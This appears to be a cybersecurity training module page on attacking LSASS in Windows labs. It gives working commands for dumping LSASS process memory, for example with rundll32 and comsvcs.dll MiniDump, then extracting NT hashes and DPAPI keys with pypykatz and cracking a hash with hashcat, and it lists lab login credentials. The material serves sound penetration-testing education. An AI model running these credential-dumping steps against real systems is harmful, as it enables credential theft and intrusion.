


Attacking LSASS

In addition to getting copies of the SAM database to dump and crack hashes, we will also benefit from targeting LSASS. As discussed in the [Credential Storage](#) section of this module, LSASS is a critical service that plays a central role in credential management and the authentication processes in all Windows operating systems.



Upon initial logon, LSASS will:

- Cache credentials locally in memory
- Create [access tokens](#)
- Enforce security policies
- Write to Windows [security log](#)


Let's cover some of the techniques and tools we can use to dump LSASS memory and extract credentials from a target running Windows.

Dumping LSASS Process Memory

Similar to the process of attacking the SAM database, with LSASS, it would be wise for us first to create a copy of the contents of LSASS process memory via the generation of a memory dump. Creating a dump file lets us extract credentials offline using our attack host. Keep in mind conducting attacks offline gives us more flexibility in the speed of our attack and requires less time spent on the target system. There are countless methods we can use to create a memory dump. Let's cover techniques that can be performed using tools already built-in to Windows.

Task Manager Method

With access to an interactive graphical session with the target, we can use task manager to create a memory dump. This requires us to:



Open Task Manager > Select the Processes tab > Find & right click the Local Security Authority Process > Select Create dump file

A file called `lsass.DMP` is created and saved in:

Attacking LSASS
C:\Users\loggedonusersdirectory\AppData\Local\Temp

This is the file we will transfer to our attack host. We can use the file transfer method discussed in the [Attacking SAM](#) section of this module to transfer the dump file to our attack host.

Rundll32.exe & Comsvcs.dll Method

The Task Manager method is dependent on us having a GUI-based interactive session with a target. We can use an alternative method to dump LSASS process memory through a command-line utility called `rundll32.exe`. This way is faster than the Task Manager method and more flexible because we may gain a shell session on a Windows host with only access to the command line. It is important to note that modern anti-virus tools recognize this method as malicious activity.

Before issuing the command to create the dump file, we must determine what process ID (PID) is assigned to `lsass.exe`. This can be done from cmd or PowerShell:

Finding LSASS PID in cmd

From cmd, we can issue the command `tasklist /svc` and find `lsass.exe` and its process ID in the PID field.

Attacking LSASS
C:\Windows\system32> tasklist /svc

```
C:\WINDOWS\system32> tasklist /svc
```

Image Name	PID	Services
System Idle Process	0	N/A
System	4	N/A
Registry	96	N/A
smss.exe	344	N/A
csrss.exe	432	N/A
wininit.exe	508	N/A
csrss.exe	520	N/A
winlogon.exe	580	N/A
services.exe	652	N/A
lsass.exe	672	KeyIso, SamSs, VaultSvc
svchost.exe	776	PlugPlay
svchost.exe	804	BrokerInfrastructure, DcomLaunch, Power, SystemEventsBroker
fontdrvhost.exe	812	N/A

Finding LSASS PID in PowerShell

From PowerShell, we can issue the command `Get-Process lsass` and see the process ID in the `Id` field.

Attacking LSASS

```
PS C:\Windows\system32> Get-Process lsass
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
1260	21	4948	15396	2.56	672	0	lsass

Once we have the PID assigned to the LSASS process, we can create the dump file.

Creating lsass.dmp using PowerShell

With an elevated PowerShell session, we can issue the following command to create the dump file:

Attacking LSASS

```
PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full
```

With this command, we are running `rundll32.exe` to call an exported function of `comsvcs.dll` which also calls the `MiniDumpWriteDump` (`MiniDump`) function to dump the LSASS process memory to a specified directory (`C:\lsass.dmp`). Recall that most modern AV tools recognize this as malicious and prevent the command from executing. In these cases, we will need to consider ways to bypass or disable the AV tool we are facing. AV bypassing techniques are outside of the scope of this module.

If we manage to run this command and generate the `lsass.dmp` file, we can proceed to transfer the file onto our attack box to attempt to extract any credentials that may have been stored in LSASS process memory.

Note: We can use the file transfer method discussed in the Attacking SAM section to get the `lsass.dmp` file from the target to our attack host.

Using Pypykatz to Extract Credentials

Once we have the dump file on our attack host, we can use a powerful tool called `pypykatz` to attempt to extract credentials from the `.dmp` file. Pypykatz is an implementation of Mimikatz written entirely in Python. The fact that it is written in Python allows us to run it on Linux-based attack hosts. At the time of this writing, Mimikatz only runs on Windows systems, so to use it, we would either need to use a Windows attack host or we would need to run Mimikatz directly on the target, which is not an ideal scenario. This makes

Pypykatz an appealing alternative because all we need is a copy of the dump file, and we can run it offline from our Linux-based attack host.

Recall that LSASS stores credentials that have active logon sessions on Windows systems. When we dumped LSASS process memory into the file, we essentially took a "snapshot" of what was in memory at that point in time. If there were any active logon sessions, the credentials used to establish them will be present. Let's run Pypykatz against the dump file and find out.

Running Pypykatz

The command initiates the use of `pypykatz` to parse the secrets hidden in the LSASS process memory dump. We use `lsa` in the command because LSASS is a subsystem of `local security authority`, then we specify the data source as a `minidump` file, proceeded by the path to the dump file (`/home/peter/Documents/lsass.dmp`) stored on our attack host. Pypykatz parses the dump file and outputs the findings:

Attacking LSASS

```
dbcypth0n@htb[/htb]$ pypykatz lsa minidump /home/peter/Documents/lsass.dmp

INFO:root:Parsing file /home/peter/Documents/lsass.dmp
FILE: ===== /home/peter/Documents/lsass.dmp =====
== LogonSession ==
authentication_id 1354633 (14ab89)
session_id 2
username bob
domainname DESKTOP-33E7054
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
  == MSV ==
    Username: bob
    Domain: DESKTOP-33E7054
    LM: NA
    NT: 64f12cddaa88057e06a81b54e73b949b
    SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
    DPAPI: NA
  == WDIGEST [14ab89]==
    username bob
    domainname DESKTOP-33E7054
    password None
    password (hex)
  == Kerberos ==
    Username: bob
    Domain: DESKTOP-33E7054
  == WDIGEST [14ab89]==
    username bob
    domainname DESKTOP-33E7054
    password None
    password (hex)
  == DPAPI [14ab89]==
    luid 1354633
    key_guid 3e1d1091-b792-45df-ab8e-c66af044d69b
    masterkey e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5a474d9bd94d98be4b4dd
    sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605

== LogonSession ==
authentication_id 1354581 (14ab55)
session_id 2
username bob
domainname DESKTOP-33E7054
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354581
  == MSV ==
    Username: bob
    Domain: DESKTOP-33E7054
    ... ..
```

```

LM: NA
NT: 64f12cddaa88057e06a81b54e73b949b
SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
DPAPI: NA
== WDIGEST [14ab55]==
  username bob
  domainname DESKTOP-33E7054
  password None
  password (hex)
== Kerberos ==
  Username: bob
  Domain: DESKTOP-33E7054
== WDIGEST [14ab55]==
  username bob
  domainname DESKTOP-33E7054
  password None
  password (hex)

== LogonSession ==
authentication_id 1343859 (148173)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2021-12-14T18:14:25.248681+00:00
sid S-1-5-90-0-2
luid 1343859
  == WDIGEST [148173]==
    username WIN-6T0C3J2V6HP$
    domainname WORKGROUP
    password None
    password (hex)
  == WDIGEST [148173]==
    username WIN-6T0C3J2V6HP$
    domainname WORKGROUP
    password None
    password (hex)

```

Lets take a more detailed look at some of the useful information in the output.

MSV

Attacking LSASS

```

sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
== MSV ==
  Username: bob
  Domain: DESKTOP-33E7054
  LM: NA
  NT: 64f12cddaa88057e06a81b54e73b949b
  SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
  DPAPI: NA

```

MSV is an authentication package in Windows that LSA calls on to validate logon attempts against the SAM database. Pypykatz extracted the **SID**, **Username**, **Domain**, and even the **NT** & **SHA1** password hashes associated with the bob user account's logon session stored in LSASS process memory. This will prove helpful in the final stage of our attack covered at the end of this section.

WDIGEST

Attacking LSASS

```

== WDIGEST [14ab89]==
  username bob
  domainname DESKTOP-33E7054
  password None

```

```
password (none)
password (hex)
```

WDIGEST is an older authentication protocol enabled by default in [Windows XP](#) - [Windows 8](#) and [Windows Server 2003](#) - [Windows Server 2012](#). LSASS caches credentials used by WDIGEST in clear-text. This means if we find ourselves targeting a Windows system with WDIGEST enabled, we will most likely see a password in clear-text. Modern Windows operating systems have WDIGEST disabled by default. Additionally, it is essential to note that Microsoft released a security update for systems affected by this issue with WDIGEST. We can study the details of that security update [here](#).

Kerberos

Attacking LSASS

```
== Kerberos ==
  Username: bob
  Domain: DESKTOP-33E7054
```

[Kerberos](#) is a network authentication protocol used by Active Directory in Windows Domain environments. Domain user accounts are granted tickets upon authentication with Active Directory. This ticket is used to allow the user to access shared resources on the network that they have been granted access to without needing to type their credentials each time. LSASS [caches passwords, ekeys, tickets, and pins](#) associated with Kerberos. It is possible to extract these from LSASS process memory and use them to access other systems joined to the same domain.

DPAPI

Attacking LSASS

```
== DPAPI [14ab89]==
  luid 1354633
  key_guid 3e1d1091-b792-45df-ab8e-c66af044d69b
  masterkey e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5a474d9bd94d98be4b4dd
  sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605
```

The Data Protection Application Programming Interface or [DPAPI](#) is a set of APIs in Windows operating systems used to encrypt and decrypt DPAPI data blobs on a per-user basis for Windows OS features and various third-party applications. Here are just a few examples of applications that use DPAPI and what they use it for:

Applications	Use of DPAPI
Internet Explorer	Password form auto-completion data (username and password for saved sites).
Google Chrome	Password form auto-completion data (username and password for saved sites).
Outlook	Passwords for email accounts.
Remote Desktop Connection	Saved credentials for connections to remote machines.
Credential Manager	Saved credentials for accessing shared resources, joining Wireless networks, VPNs and more.

Mimikatz and Pypykatz can extract the DPAPI [masterkey](#) for the logged-on user whose data is present in LSASS process memory. This masterkey can then be used to decrypt the secrets associated with each of the applications using DPAPI and result in the capturing of credentials for various accounts. DPAPI attack techniques are covered in greater detail in the [Windows Privilege Escalation](#) module.

Cracking the NT Hash with Hashcat

Now we can use Hashcat to crack the NT Hash. In this example, we only found one NT hash associated with the Bob user, which means we won't need to create a list of hashes as we did in the [Attacking SAM](#) section of this module. After setting the mode in the command, we can paste the hash, specify a wordlist, and then crack the hash.

Attacking LSASS

```
dbcypth0n@htb[/htb]$ sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt  
64f12cddaa88057e06a81b54e73b949b:Password1
```

Our cracking attempt completes, and our overall attack can be considered a success.

VPN Servers

Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

us-academy-1

PROTOCOL

☒ UDP 1337 ☐ TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

55ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: [Click here to spawn the target system!](#)

[Cheat Sheet](#)[Download VPN
Connection File](#)**+ 0**

What is the name of the executable file associated with the Local Security Authority Process?

Submit your answer here...

+10 Streak pts

[Submit](#)[Show Solution](#)

RDP to with user "htb-student" and password "HTB_@cademy_stdnt!"

+ 1

Apply the concepts taught in this section to obtain the password to the Vendor user account on the target. Submit the clear-text password as the answer. (Format: Case sensitive)

Submit your answer here...

+10 Streak pts

[Submit](#)[Show Solution](#)[← Previous](#)[Next →](#)[Cheat Sheet](#)[Resources](#)[Go to Questions](#)

Table of Contents

Introduction

Theory of Protection



Credential Storage



John The Ripper



Remote Password Attacks

Network Services



Password Mutations



Password Reuse / Default Passwords



Windows Local Password Attacks

 Attacking SAM



 [Attacking LSASS](#)

 Attacking Active Directory & NTDS.dit

 Credential Hunting in Windows

Linux Local Password Attacks

 Credential Hunting in Linux

 Passwd, Shadow & Opasswd

Windows Lateral Movement

 Pass the Hash (PtH)

 Pass the Ticket (PtT) from Windows

 Pass the Ticket (PtT) from Linux

Cracking Files

 Protected Files

 Protected Archives

Password Management

Password Policies

Password Managers

Skills Assessment

 Password Attacks Lab - Easy

 Password Attacks Lab - Medium

 Password Attacks Lab - Hard

My Workstation

O F F L I N E

 Start Instance

 / 1 spawns left